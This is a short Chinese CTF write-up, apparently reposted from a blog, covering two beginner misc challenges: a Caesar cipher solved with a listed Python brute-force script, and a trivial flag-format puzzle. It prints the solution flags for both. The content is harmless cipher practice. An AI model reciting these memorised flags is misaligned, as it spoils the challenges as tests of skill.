题目：考眼力 类型：misc

密文：gmbh{4d850d5c3c2756f67b91cbe8f046eebd}，从格式上就不难看出是凯撒密码，python脚本如下

```
# Caesar Cipher

MAX_KEY_SIZE = 26

def getMode():
        while True:
            print('Do you wish to encrypt or decrypt a message?')
            mode = raw_input().lower()
            if mode in 'encrypt e decrypt d'.split():
                return mode
            else:
                print('Enter either "encrypt" or "e" or "decrypt" or "d".')

def getMessage():
        print('Enter your message:')
        return raw_input()

def getKey():
        key = 0
        while True:
            print('Enter the key number (1-%s)' % (MAX_KEY_SIZE))
            key = int(input())
            if (key >= 1 and key <= MAX_KEY_SIZE):
                return key

def getTranslatedMessage(mode, message, key):
        if mode[0] == 'd':
            key = -key
        translated = ''

        for symbol in message:
            if symbol.isalpha():
                num = ord(symbol)
                num += key

                if symbol.isupper():
                    if num > ord('Z'):
                        num -= 26
                    elif num < ord('A'):
                        num += 26
                elif symbol.islower():
                    if num > ord('z'):
                        num -= 26
                    elif num < ord('a'):
                        num += 26

                translated += chr(num)
            else:
```

```
                translated += symbol
        return translated

mode = getMode()
message = getMessage()
if mode[0] != 'd':
    key = getKey()
print('Your translated text is:')

if mode[0] != 'd':
    print(getTranslatedMessage(mode, message, key))
else:
    for key in range(1,MAX_KEY_SIZE + 1):
        print(key,getTranslatedMessage('decrypt',message,key))
```

跑出来一堆结果，但第一个就是flag flag{4c850c5b3b2756e67a91bad8e046ddac}

题目：flag格式 类型：misc

不知道考点是啥，直接复制就好了，flag{0ahief9124jfjir}

转载于:https://www.cnblogs.com/kurokoleung/p/6363845.html